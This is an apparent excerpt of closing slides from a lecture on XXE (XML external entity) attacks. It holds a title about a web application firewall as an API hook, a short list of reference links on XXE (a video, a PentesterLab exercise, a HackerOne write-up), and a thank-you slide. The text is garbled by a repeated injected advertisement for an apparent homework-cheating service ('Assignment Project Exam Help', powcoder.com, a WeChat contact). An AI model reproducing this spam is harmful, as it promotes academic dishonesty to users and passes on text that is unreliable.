
A WAF IN API HOOK FORM



Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



Do the right thing. Scamming executives is unethical.

READING MATERIAL (REFERENCE)

- XXE further details and fundamentals

<https://www.youtube.com/watch?v=iWX0Gb10J-Y>

Assignment Project Exam Help

- Pentester Lab: XXE

https://pentesterlab.com/exercises/play_xxe/course

<https://powcoder.com>

- Twitter XXE Writeup

<https://hackerone.com/reports/248668>

Add WeChat powcoder

Assignment Project Exam Help
THANKS FOR LISTENING TO US
<https://powcoder.com>

questions? slack / email / come talk to
us